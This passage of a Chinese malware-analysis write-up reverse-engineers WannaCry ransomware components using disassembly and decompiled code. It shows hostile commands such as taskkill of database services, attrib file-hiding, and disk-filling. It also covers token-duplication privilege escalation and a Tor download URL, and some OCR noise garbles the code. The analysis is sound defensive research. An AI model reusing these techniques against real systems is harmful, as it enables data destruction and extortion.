100058FF push 0 ; dwMilliseconds
10005901 push offset aTaskkill_exe_2 : "taskkill.exe /f /im sqlwriter.exe"
10005906 call sub_10001080
10005908 push 0 ; lpExitCode
1000590D push 0 ; dwMilliseconds
1000590F push offset aTaskkill_exe_3 : "taskkill.exe /f /im mysqld.exe"
10005914 call sub_10001080
10005919 add esp, 3Ch

```

62. 接下来将检查磁盘驱动器，并且在一个 do while 循环中进行相关的数据检查（此处并没有弄明白这些检查都是什么，再次留下了没有技术的泪水 /(ㄒ o ㄒ)/~~ ）

```

 v1 = GetLogicalDrives(); // 获取所有磁盘驱动器
 v2 = 0;
 do
 {
 v3 = 0x19;
 do
 {
 *(_DWORD *) RootPathName = dword_1000D7A4;
 RootPathName[0] = v3 + 65;
 v8 = dword_1000D7A8;
 if (dword_1000DD8C)
 break;
 if ((v1 >> v3) & 1)
 {
 if (v2)
 {
 if (v2 == 1 && GetDriveTypeW(RootPathName) != 4) // 检查驱动器类型
 goto LABEL_21;
 LABEL_20:
 sub_10005540((int)&Parameter, v3, 1);
 goto LABEL_21;
 }
 if (GetDriveTypeW(RootPathName) != 4) // 检查驱动器类型
 goto LABEL_20;
 }
 }
 }

```

63. 其中调用了函数 sub\_10005540，跟入该函数：

- 函数首先对当前磁盘驱动器进行检测，如果是光盘则直接返回，反之则进行跳转：

```

 *(_DWORD *) DirectoryName = dword_1000D7A4;
 v6 = dword_1000D7A8;
 DirectoryName[0] = Value + 65;
 if (a3) // 此处传入的值为1
 {
 v4 = GetDriveTypeW(); // 判断磁盘驱动器的性质——可移动还是固定的
 if (GetDriveTypeW(DirectoryName) == 5) // 如果发现是CD-ROM (光盘)，则直接返回
 return;
 InterlockedExchange(& Target, Value);
 goto LABEL_12;
 }

```

- 转到跳转处，如果磁盘是固定磁盘，则调用函数 sub\_10005060 和 sub\_10001910 对磁盘进行操作：

首先跟入 sub\_10005060 函数：

- 先获取系统路径，然后对当前操作的磁盘进行检查，如果当前操作的磁盘是系统磁盘，则获取临时文件夹；

```

10005060 sub esp, 400h
10005066 push esi
10005067 mov esi, [esp+404h+lpBuffer]
1000506E push edi
1000506F push 104h ; uSize
10005074 push esi ; lpBuffer, 保存系统路径
10005075 call ds:GetWindowsDirectoryW ; 获取系统路径
10005075 ; C:\Windows
10005078 mov eax, [esp+408h+arg_0] ; 数字
10005082 xor ecx, ecx
10005084 mov cx, [esi] ; 获取系统路径的第一个字符
10005084 ; 也就是磁盘符 c
10005087 lea edi, [eax+41h]
1000508A cmp ecx, edi ; 检查当前操作的磁盘是否是系统磁盘
1000508C jnz short loc_100050D0

```

```

10005084 mov cx, [esi] ; 获取系统路径的第一个字符
10005084 ; 也就是磁盘符 c
10005087 lea edi, [eax+41h]
1000508A cmp ecx, edi ; 检查当前操作的磁盘是否是系统磁盘
1000508C jnz short loc_100050D0

```

```

1000508E push esi ; lpBuffer
1000508F push 104h ; nBufferLength
10005094 call ds:GetTempPathW ; 获取临时文件夹
1000509A mov edi, ds:wcslen
100050A0 push esi ; Str
100050A1 call edi ; wcslen
100050A3 add esp, 4

```

- 如果不是系统磁盘，则在该磁盘根目录下创建一个“\$RECYCLE” 的文件夹，并且创建进程对该文件夹进行隐藏：

```

100050D0
100050D0 loc_100050D0: ; "$RECYCLE"
100050D0 push offset aRecycle
100050D5 push edi ; Format
100050D6 push offset aCS ; "%C:\\%s"
100050D8 push esi ; String
100050DC call ds:sprintf ; 字符串拼接 C:\$RECYCLE
100050E2 add esp, 10h
100050E5 push 0 ; lpSecurityAttributes
100050E7 push esi ; lpPathName
100050E8 call ds>CreateDirectoryW ; 创建文件夹
100050EE push offset aRecycle_0 ; "$RECYCLE"
100050F3 push edi
100050F4 lea edx, [esp+410h+Dest]
100050F8 push offset aAttribHSCS ; "attrib +h +s %C:\\%s"
100050FD push edx ; Dest
100050FE call ds:sprintf ; 字符串拼接
10005104 push 0 ; lpExitCode
10005106 lea eax, [esp+41Ch+Dest]
1000510A push 0 ; dwMilliseconds
1000510C push eax ; lpCommandLine
1000510D call sub_10001080 ; 创建进程，执行上面的命令
10005112 add esp, 1Ch

```

再跟入函数 sub\_10001910 进行临时文件夹/\$RECYCLE 文件夹中创建 ".WNCRYT" 文件（此时还未进行创建，仅仅得到了文件路径和文件名

```

10001910
10001914 mov eax, [esp+Source]
10001915 push esi
10001917 mov esi, ecx
10001918 push edi
10001919 lea edi, [esi+504h] ; Source
1000191F push edi
10001920 call ds:wcsncpy ; 字符串复制
10001926 mov eax, [esi+914h]
1000192C add esp, 8
1000192F add esi, 70Ch
10001935 lea ecx, [eax+1]
10001938 push offset a_Wncrypt ; ".WNCRYPT"
1000193D mov [esi+208h], ecx
10001943 push eax
10001944 push edi
10001945 push offset aSDS ; "%s\%d%s"
1000194A push esi
1000194B call ds:sprintf ; 字符串拼接
10001951 add esp, 14h
10001954 pop edi
10001955 pop esi
10001956 ret

```

- 接下来会再次调用加密函数 sub\_100027F0 再次进行文件加密

```

u4 = GetDriveTypeW;
if (GetDriveTypeW(DirectoryName) != 5)
{
LABEL_12:
 if (u4(DirectoryName) == 3) // 如果当前磁盘驱动器是固定磁盘
 {
 Source = 0;
 memset(&u11, 0, 0x204u);
 u12 = 0;
 sub_10005060(Value, &Source); // 返回临时文件夹或者创建的 $RECYCLE 文件夹
 sub_10001910(a1, &Source); // 在上面的文件夹路径下拼接 ".WNCRYPT" 文件名
 }
 LOWORD(u6) = 0;
 sub_100027F0((DWORD *)a1, DirectoryName, 1); // 对当前磁盘进行文件加密
 return;
}

```

- 函数 sub\_10005540 就分析完成，该函数会再次检查磁盘驱动器的类型，会再次对文件进行加密操作

- 退出函数 sub\_10005540，接下来将再次进行循环对磁盘驱动器进行检查，直到跳出循环
- 继续往下，会调用函数 sub\_10004A40 再次进行文件遍历，并且将 sub\_10004F20 地址赋值为某个对象的属性，该函数的主要功能是再其他路径下创建 "@WanaDecryptor@.bmp" 和 "@WanaDecryptor@.exe"，如下：

```

String = word_1000D918;
memset(&u6, 0, 0x204u);
u7 = 0;
WideCharStr = word_1000D918;
memset(&u12, 0, 0x204u);
u13 = 0;
sprintf(&String, (size_t)aSS_2, Format, a_wanadecrypt_1); // 字符串拼接为指定路径下 "@WanaDecryptor@.bmp"
MultiByteToWideChar(0, 0, MultiByteStr, -1, &WideCharStr, 259); // 将 "b.wnry" 的数据写入上面的 bmp 文件中
if (CopyFileW(&WideCharStr, &String, 0))
{
 Buffer = word_1000D918;
 memset(&u9, 0, 0x1FCu);
 u10 = 0;
 pcbBuffer = 255;
 GetUserNameW(&Buffer, &pcbBuffer); // 获取当前用户名
 if (!wcsicmp(&Buffer, Str2))
 SystemParametersInfoW(0x14u, 0, &String, 1u);
}
sprintf(&String, (size_t)aSS_2, Format, L"@WanaDecryptor@.exe");
CopyFileW(L"@WanaDecryptor@.exe", &String, 0); // 将当前路径下的 "@WanaDecryptor@.exe" 复制到指定路径下
return 1;
}

```

- 继续往下，创建进程执行 "@WanaDecryptor@.exe" co

```

100059CE push offset NewFileName ; "@WanaDecryptor@.exe"
100059D3 lea ecx, [esp+0D58h+Dest]
100059D7 push offset aSCo ; "%s %s"
100059DC push ecx ; Dest
100059DD call ds:sprintf
100059E3 push 0 ; lpExitCode
100059E5 lea edx, [esp+0D64h+Dest]
100059E9 push 0 ; dwMilliseconds
100059EB push edx ; lpCommandLine
100059EC call sub_10001080 ; 创建进程
100059F1 add esp, 18h

```

- 继续往下，调用函数 sub\_10004730，该函数会创建 0000000.res 冰箱其中写入数据：

```

100059F4
100059F4 loc_100059F4: ; Time
100059F4 push 0
100059F6 call ds:time
100059FC add esp, 4
100059FF mov dword_1000DCE0, eax
10005A04 call sub_10004730 ; 创建_0000000_res并向其中写入数据
10005A09 cmp [esp+0D54h+var_D44], 1
10005A0E jnz short loc_10005A36

```

- 接下来将创建进程执行：cmd.exe /c start /b "@WanaDecryptor@.exe"：

```

10005A10 push offset NewFileName ; "@WanaDecryptor@.exe"
10005A15 lea eax, [esp+0D58h+Dest]
10005A19 push offset aCmd_exeCStartB ; "cmd.exe /c start /b %s vs"
10005A1E push eax ; Dest
10005A1F call ds:sprintf
10005A25 push 0 ; lpExitCode
10005A27 lea ecx, [esp+0D64h+Dest]
10005A2B push 0 ; dwMilliseconds
10005A2D push ecx ; lpCommandLine
10005A2E call sub_10001080 ; 创建进程
10005A33 add esp, 18h

```

- 继续往下，会根据指定内存的数据来决定接下来的操作，（但是我并没有搞明白指定内存数据的含义，再次留下了没用技术的泪水 /(ㄒ o ㄒ)/~~），相关的操作函数是 sub\_10005190——进行垃圾数据的创建和填充

```

*((_DWORD *)RootPathName = dword_1000D7A8;
v6 = dword_1000D7A8;
RootPathName[0] = al + 65;
result = (void *)GetDriveTypeW(RootPathName);
if (result == (void *)3)
{
 result = GlobalAlloc(0, 0xA00000u); // 申请空间
 v2 = result;
 if (result)
 {
 memset(result, 0x55u, 0xA00000u); // 空间数据初始化
 FileName = 0;
 memset(&v12, 0, 0x204u);
 v13 = 0;
 sub_10005120(al, &FileName); // 返回文件字符串hbsys.WNCRYT
 v3 = CreateFileW(&FileName, 0x40000000u, 0, 0, 2u, 2u, 0); // 创建文件hbsys.WNCRYT
 if (v3 == (HANDLE)-1)
 {
 result = GlobalFree(v2); // 如果创建失败，则释放空间
 }
 }
}

```

```

 else
 {
 MoveFileExW(&FileName, 0, 4u);
 if (!dword_1000DD8C)
 {
LABEL_6:
 if (GetDiskFreeSpaceExW(
 RootPathName,
 &FreeBytesAvailableToCaller,
 &TotalNumberOfBytes,
 &TotalNumberOfFreeBytes)
 && TotalNumberOfFreeBytes.QuadPart > 0x40000000)// 如果当前磁盘空间大小满足条件
 {
 u4 = 0;
 while (WriteFile(u3, u2, 0xA00000u, &NumberOfBytesWritten, 0))//一直向hibsys.WNCRVT文件中写入数据
 // 知道不能再写入为止(此处应该是创建垃圾数据占用磁盘空间)
 {
 Sleep(0xAu);
 if ((unsigned int)++u4 >= 0x14)
 {
 Sleep(0x2710u);
 if (!dword_1000DD8C)
 goto LABEL_6;
 break;
 }
 }
 }
 }
}

```

- sub\_100057C0 函数的功能分析完成

- 退出函数 sub\_100057C0, 回到 TaskStart 函数中 10005D28 处, 发现接下来就到 TaskStart 函数结尾处, 那么 TaskStart 函数的分析就完成了
- 接下来分析相关的 exe 文件: "tasksche.exe" (恶意程序本体自我复制并重命名) , "taskdl.exe", "taskse.exe", @WanaDecryptor@.exe,

## 样本分析——taskdl.exe

- taskdl.exe 在 sub\_10001080 处被调用


- IDA 分析, 该函数首先获取计算机所有磁盘驱动器

```

004012C6 push edi
004012C7 call ds:GetLogicalDrives ; 获取当前磁盘驱动器

```

- 然后检查磁盘驱动器是否是固定磁盘驱动, 入是固定磁盘驱动, 则调用函数 sub\_401080



- 跟入函数 sub\_401080,

- 先调用函数 sub\_401000, 并且传入两个参数

```

004010C3 push ecx ; lpBuffer
004010C4 push edx ; int
004010C5 mov [esp+60Ch+var_4], ebx
004010CC mov [esp+6ACh+var_690], ebx
004010D0 call sub_401000
004010D5 mov edi, ds:sprintf

```

- 跟入函数 sub\_401000
- 函数首先获取系统路径, 然后检查系统的磁盘符是否是“A”

```

0040100C call ds:GetWindowsDirectoryW ; 获取系统路径
00401012 mov eax, [esp+8+arg_0]
00401016 xor ecx, ecx
00401018 mov cx, [esi]
0040101B add eax, 'A'
0040101E cmp ecx, eax ; 检查磁盘驱动是否是 "A"
00401020 jnz short loc_40105E

```

- 如果系统的磁盘符是“A”，则获取系统的临时文件夹路径；反之，则拼接字符串得到当前磁盘驱动的回收站路径：

```

00401022 push esi ; lpBuffer
00401023 push 104h ; nBufferLength
00401028 call ds:GetTempPathW ; 获取系统临时文件夹路径
0040102E mov edi, ds:wcslen
00401034 push esi ; Str
00401035 call edi ; wcslen
00401037 add esp, 4
0040103A test eax, eax
0040103C jbe short loc_401073

```

```

0040105E loc_40105E: ; "$RECYCLE"
0040105E push offset aRecycle
00401063 push eax ; Format
00401064 push offset aCS ; "%C:\%s"
00401069 push esi ; String
0040106A call ds:swprintf
00401070 add esp, 10h

```

- 退出函数 sub\_401000
- 2) 回到函数 sub\_401080 继续往下，进行字符串拼接，得到 "D:\\$RECYCLE\\*.WNCRYT"

```

004010E9 push offset a_wncryt ; "WNCRYT"
004010EE push eax ; Format, 当前程序的系统路径
004010EF push offset aSS ; "%S\%S"
004010F4 push ecx ; String
004010F5 call edi : swprintf

```

- 3) 继续往下，程序开始遍历指定路径下的所有 ".WNCRY" 文件（这里的路径是 D 盘回收站路径或者是系统临时文件夹路径）：

```

00401105 . 52 push edx
00401106 . 50 push eax
00401107 . FF15 14204000 call dword ptr ds:[&KERNEL32.FindFirstFileW]

```

pFindFileData = 0012FC74  
FileName = "D:\\$RECYCLE\\*.WNCRYT"

- 4) 如果找到文件，则得到完整的文件路径：

```

0040114E
0040114E loc_40114E:
0040114E lea ecx, [esp+6A4h+FindFileData.cFileName] ; 找到的文件名
00401155 lea edx, [esp+6A4h+Format] ; 文件夹路径
0040115C push ecx
0040115D push edx ; Format
0040115E lea eax, [esp+6ACh+String]
00401162 push offset aSS_0 ; "%s\%s"
00401167 push eax ; String
00401168 call edi ; swprintf ; 拼接得到完整的文件路径
0040116A add esp, 10h

```


- 5) 然后将找到的文件信息保存在内存中的结构体中，然后遍历结构体的信息，依次删除这些找到的文件：

```

do
{
 swprintf(&String, (size_t)&SS_0, &Format, FindFileData.cFileName); // 拼接得到完整的文件路径
 u19 = u13;
 std::basic_string<unsigned short, std::char_traits<unsigned short>, std::allocator<unsigned short>>
 u4 = wcslen(&String); // 找到的文件名长度
 if ((unsigned __int8)std::basic_string<unsigned short, std::char_traits<unsigned short>, std::allocator<unsigned short>>
 &u19,
 u4,
 1));
 {
 wmemcpy(u20, &String, u4); // 将文件名进行复制
 std::basic_string<unsigned short, std::char_traits<unsigned short>, std::allocator<unsigned short>>
 &u19,
 u4);
 }
 LOBYTE(u24) = 1;
 sub_4013D0((int)&u15, (int)u17, 1u, (int)&u19); // 将文件的信息保存在内存结构体中
 LOBYTE(u24) = 0;
}
while (!FindNextFileW(u1, &FindFileData));
FindClose(u1);
u5 = 0;
for (i = 0; ; i += 16) // 遍历结构体中的文件
{
 u7 = Memory;
 if (!Memory || u5 >= (u17 - (_BYTE *)Memory) >> 4)
 break;
 u8 = *(const WCHAR **)((char *)Memory + i + 4);
 if (!u8)
 u8 = (const WCHAR *)std::basic_string<unsigned short, std::char_traits<unsigned short>, std::allocator<unsigned short>>
 if (DeleteFileW(u8)) // 删除文件
 ++u14;
 ++u5;
}
}

```

- 6) 结合 ProcessMonitor 进行监控，然后执行该程序，发现了针对指定路径下的“.WNCRYT”文件：



- 7) sub\_10001080 分析结束  
 70. 整个 exe 的功能都集与函数 sub\_401080，此程序的主要工作就是进行磁盘扫描，并删除指定路径下的“.WNCRYT”文件。

## 样本分析——taskse.exe

71. taskse.exe 在本体程序中的 sub\_10004890 处被调用，其中传入了一个参数：WanaDecryptor@.exe 文件的完全路径  
 72. 函数首先将传入的参数传递到函数 sub\_401420 中：

```

call ds:_P__argc
cmp dword ptr [eax], 2 ; 是否有两个参数
jge short loc_401520

loc_401520:
xor eax, eax
ret 10h

loc_401520:
call ds:_P__argc
mov eax, [eax]
mov ecx, [eax+4] ; 第二个默认参数——即第一个命令行传入参数
push ecx
call sub_401420
add esp, 4
ret 10h
_WinMain@16 endp

```

73. 跟入函数 sub\_401420 , 函数首先加载 "Wtsapi32.dll" , 然后获取 "WTSEnumerateSessionsA" 或者 "WTSFreeMemory" 函数地址,

```

xor ebp, ebp
push offset aWtsapi32_dll_0 ; "Wtsapi32.dll"
mov [esp+24h+var_8], ebp
call ds:LoadLibraryA
mov esi, eax
cmp esi, ebp
jnz short loc_401449

loc_401449:
mov ebx, ds:GetProcAddress
push offset aWtsenumerateSessionA ; "WTSEnumerateSessionsA"
push esi, eax
call ebx ; GetProcAddress
mov edi, eax
cmp edi, ebp
jnz short loc_401468

loc_401468: ; "WTSFreeMemory"
push offset aWtsfreememory
push esi ; hModule
call ebx ; GetProcAddress
mov esi, eax
cmp esi, ebp
mov [esp+20h+var_4], esi
jnz short loc_401485

```

74. 接下来调用函数进行当前会话枚举

```

mov [esp+34h+var_10], ebp
mov [esp+34h+var_C], ebp
call edi ; WTSEnumerateSessionsA函数

```

75. 继续往下, 将对所有的会话进行操作, 操作函数是 sub\_401000

```

v5 = GetProcAddress(v2, aWtsfreememory);
v11 = v5;
if (v5)
{
 v8 = 0; // 会话信息指针
 v9 = 0; // 会话数量
 ((void (_stdcall *)(_DWORD, _DWORD, signed int, int *, unsigned int *))v4)(0, 0, 1, &v8, &v9); // WTSEnumerateSessionsA函数枚举会话
 if (v8)
 {
 v6 = 0;
 if (v9 > 0)
 {
 v7 = 0;
 do
 {
 if (!sub_401000(a1, *(_DWORD *)(v7 + v8), 5, 0)) // 对每个会话进行操作
 ++v10;
 Sleep(0x64u);
 ++v6;
 v7 += 12;
 } while (v6 < v9);
 v5 = v11;
 }
 }
}

```

76. 跟入函数 sub\_401000, 发现该函数加载了 advapi32.dll, 并且获取了多个函数地址, 总的来看, 此函数主要实现了进程的复制和提权操作:

```

v12 = ((int(_stdcall*)(signed int, void **))v38)(40, &v45); // v38=GetCurrentProcess
 // 获取当前进程句柄
if (!((int(_stdcall*)(int))OpenProcessToken)(v12))
 goto LABEL_56;
if (!((int(_stdcall*)(_DWORD, char *, int *))LookupPrivilegeValueA)(0, aSetcbprivilege, &v27))
{
 v16 = (char *)&ms_exc.registration; // 查询当前进程权限
LABEL_52:
 local_unwind2(v16, -1);
 return -1;
}
v17 = 1;
v18 = v27;
v19 = v28;
v20 = 2;
if (!((int(_stdcall*)(void *, _DWORD, int *, signed int, int *, char *))AdjustTokenPrivileges)(
 v45,
 0,
 &v17,
 16,
 // 修改进程token的权限, 实现提权操作
 // &v40,
 &v26))
{
}
else
{
 v25 = a2; // a2:当前会话的指针
}
if (!((int(_stdcall*)(int, void **))v11)(v13, &v29))// v11=WTSQueryUserToken
{
 v16 = (char *)&ms_exc.registration;
 goto LABEL_52;
}
if (!((int(_stdcall*)(void *, signed int, _DWORD, signed int, signed int, void **))DuplicateTokenEx)(
 v29,
 0x20000000,
 // 复制进程token
 0,
 1,
 1,
 &v32))
{
 memset(&v22, 0, 0x40u);
 v21 = 68;
 v23 = aWinsta0Default;
 v24 = a3;
 if (!((int(_stdcall*)(int *, void *, signed int))v31)(&v33, v32, 1)// v31>CreateEnvironmentBlock
 // v32=进程的token
 // v33=0
 || !v39(v32, a1, 0, 0, 0, 1024, v33, 0, &v21, &hHandle))// v39>CreateProcessAsUserA
 {
 LABEL_56:
 v16 = (char *)&ms_exc.registration; // 释放资源和内存
 goto LABEL_52;
 }
 if (a4)
 WaitForSingleObject(hHandle, 0xFFFFFFFF);
 ms_exc.registration.TryLevel = -1;
 if (v49)
 {
 v15 = v46;
 v46(v49); // v46=aClosehandle
 }
}

```

77. 所以, taskse.exe 程序的主要功能是实现提权相关的操作。


## 样本分析——@WanaDecryptor@.exe

78. 压缩文件中的 u.wnry 复制重命名而来, 根据其名称, 猜测应该是一个解密程序; 而再动态分析中, 可以知道此程序是一个窗口程序:



79. 进入 StartAddress, 调用函数 sub\_4012E0:

```
004012D0 ; DWORD __stdcall StartAddress(LPUUID lpThreadParameter)
004012D0 StartAddress proc near
004012D0
004012D0 lpThreadParameter= dword ptr 4
004012D0
004012D0 mov ecx, [esp+1lpThreadParameter]
004012D4 call sub_4012E0
004012D9 xor eax, eax
004012DB retn 4
004012DB StartAddress endp
004012DB
```




80. 跟入函数 sub\_4012E0:


1) 发现字符串拼接得到“00000000.pkv”和“00000000.dky”,

```
0040131C push offset Format ; "%08X_pkv"
0040131D push edx
00401322 push edi : __imp_sprintf
00401323 call _imp_sprintf
00401325 mov eax, [esi+0A4h]
0040132B add esp, 0Ch
0040132E lea ecx, [esp+9FCh+FileName]
00401332 push eax
00401333 push offset a08x_dky ; "%08X.dky"
00401338 push ecx
00401339 call _imp_sprintf
0040133B add esp, 0Ch
0040133E lea edx, [esp+9FCh+FileName] ; 00000000.dky
00401342 push edx
00401343 call GetFileAttributesA
00401349 or ebp, 0FFFFFFFh
0040134C cmp eax, ebp
0040134E jz short loc_4013B0
```

由于此程序是一个窗口程序，所以需要结合 OD 进行动态分析，首先在函数 sub\_4012E0 内部下断点，点击程序窗口“CheckPayment”后程序断下：



- 2) 继续往下，如果私钥文件存在，则调用函数 sub\_404640 进行临界区初始化，接下来将调用函数 sub\_4047C0，该函数利用测试数据“TESTDATA”来测试数据能否被正常解密：




跟入函数 sub\_4047C0：

- 先进行加解密初始化和模块加载



- 进行本地的公钥和私钥读取



- 然后利用公钥对测试数据“TESTDATA”进行加密

```

00404895 lea edi, [ebp+Str2] ; 测试数据 "TESTDATA"
00404898 lea eax, [ebp+Str1]
004048A1 or ecx, 0xFFFFFFFF
004048A4 xor eax, eax
004048A6 repne scasb
004048A8 not ecx
004048AA sub edi, ecx
004048AC mov eax, ecx
004048AE mov esi, edi
004048B0 mov edi, edx
004048B2 shr ecx, 2
004048B5 rep mousd
004048B7 mov ecx, eax
004048B9 and ecx, 3
004048BC rep mousb
004048BE push 200h ; _DWORD
004048C3 lea ecx, [ebp+var_228]
004048C9 push ecx ; _DWORD
004048CA lea edx, [ebp+Str1]
004048D0 push edx ; _DWORD
004048D1 push 0 ; _DWORD
004048D3 push 1 ; _DWORD
004048D5 push 0 ; _DWORD
004048D7 mov eax, [ebx+8]
004048D9 push eax ; _DWORD
004048DB call dword_4217CC ; 加密函数advapi32.CryptEncrypt

```

- 然后对加密后的数据进行解密：

```

00404908
00404908 loc_404908:
00404908 lea edx, [ebp+var_228]
0040490E push edx ; _DWORD
0040490F lea eax, [ebp+Str1] ; 加密后的测试数据
00404915 push eax ; _DWORD
00404916 push 0 ; _DWORD
00404918 push 1 ; _DWORD
0040491A push 0 ; _DWORD
0040491C mov ecx, [ebx+0Ch] ; 私钥文件
0040491F push ecx ; _DWORD
00404920 call dword_4217D0 ; 解密函数
00404926 test eax, eax
00404928 jnz short loc_404932

```

- 然后将解密后的数据与原始字符串进行比较，看是否能成功进行加解密：

```

00404932
00404932 loc_404932:
00404932 lea edi, [ebp+Str2]
00404938 or ecx, 0xFFFFFFFF
0040493B xor eax, eax
0040493D repne scasb
0040493F not ecx
00404941 dec ecx
00404942 push ecx ; MaxCount
00404943 lea eax, [ebp+Str2]
00404949 push eax ; Str2, 测试数据 "TESTDATA"
0040494A lea ecx, [ebp+Str1]
00404950 push ecx ; Str1, 解密后的 "TESTDATA"
00404951 call ds:strncmp ; 将解密后的测试数据与原数据进行对比
00404957 add esp, 0Ch
0040495A test eax, eax
0040495C jnz short loc_404984

```

- 退出函数 sub\_4047C0

回到函数 sub\_4012E0 继续往下，将删除私钥文件。

- 如果私钥文件文件不存在，则打开文件 00000000.res，并且将 res 文件的数据读入内存中。

```

004013B0 loc_4013B0:
004013B0 mov ecx, 21h
004013B5 xor eax, eax
004013B7 lea edi, [esp+9FCh+var_890]
004013BE mov [esp+9FCh+DstBuf], 0
004013C9 push offset Mode ; "rb"
004013CE push offset Filename ; "00000000.res"
004013D3 rep stosd
004013D5 call ds: imp_fopen
004013DB mov edi, eax
004013DD add esp, 8
004013E0 test edi, edi
004013E2 jnz short loc_4013EF

```

4) 继续往下，将打开并且读取 00000000.eky 文件，

```

004014BB push offset a08x_eky ; "%08X.eky"
004014C0 push ecx
004014C1 call ds:_imp_sprintf
004014C7 lea edx, [esp+0A08h+var_95C]
004014CE push offset Mode
004014D3 push edx
004014D4 call ds:_imp_fopen ; 打开00000000.eky
004014DA mov edi, eax
004014DC add esp, 14h
004014DF test edi, edi
004014E1 jnz short loc_4014F2

```

```

004014F2
004014F2 loc_4014F2: ; File
004014F2 push edi
004014F3 push 800h ; Count
004014F8 lea eax, [esp+0A04h+var_80C]
004014FF push 1 ; ElementSize
00401501 push eax ; DstBuf
00401502 call ebp ; 读取 eky文件内容
00401504 push edi ; File
00401505 mov ebp, eax
00401507 call ds:_imp_fclose

```

5) 继续往下，发现函数 sub\_40BE90 会将字符串写入内存中，其中出现了一个 URL，该 URL 是一个洋葱浏览器下载地址：

ASCII		02D2F56C	0041FB54	ASCII "s.wnry"
https://		02D2F570	0012FD0E	ASCII "https://dist.torproject.org/torbrowser/6.5.1/tor-wir
dist.tor		02D2F574	0012FD72	
project.		02D2F578	76932960	msvcrt.76932960
org/torb		02D2F57C	02D2F77C	ASCII "123456eky"
rowser/6		02D2F580	00000001	
5.1/tor		02D2F584	00000000	
-win32-0		02D2F588	76932960	msvcrt.76932960
2.9.10.		02D2F58C	00000000	
zip....		02D2F590	00000000	
		02D2F594	02D2FF94	

6) 继续往下，调用函数 sub\_40C240，并且传入了多个参数，其中包括多个字符串：

```

00401525 mov eax, dword_42189C
0040152A mov edx, [esi+20h]
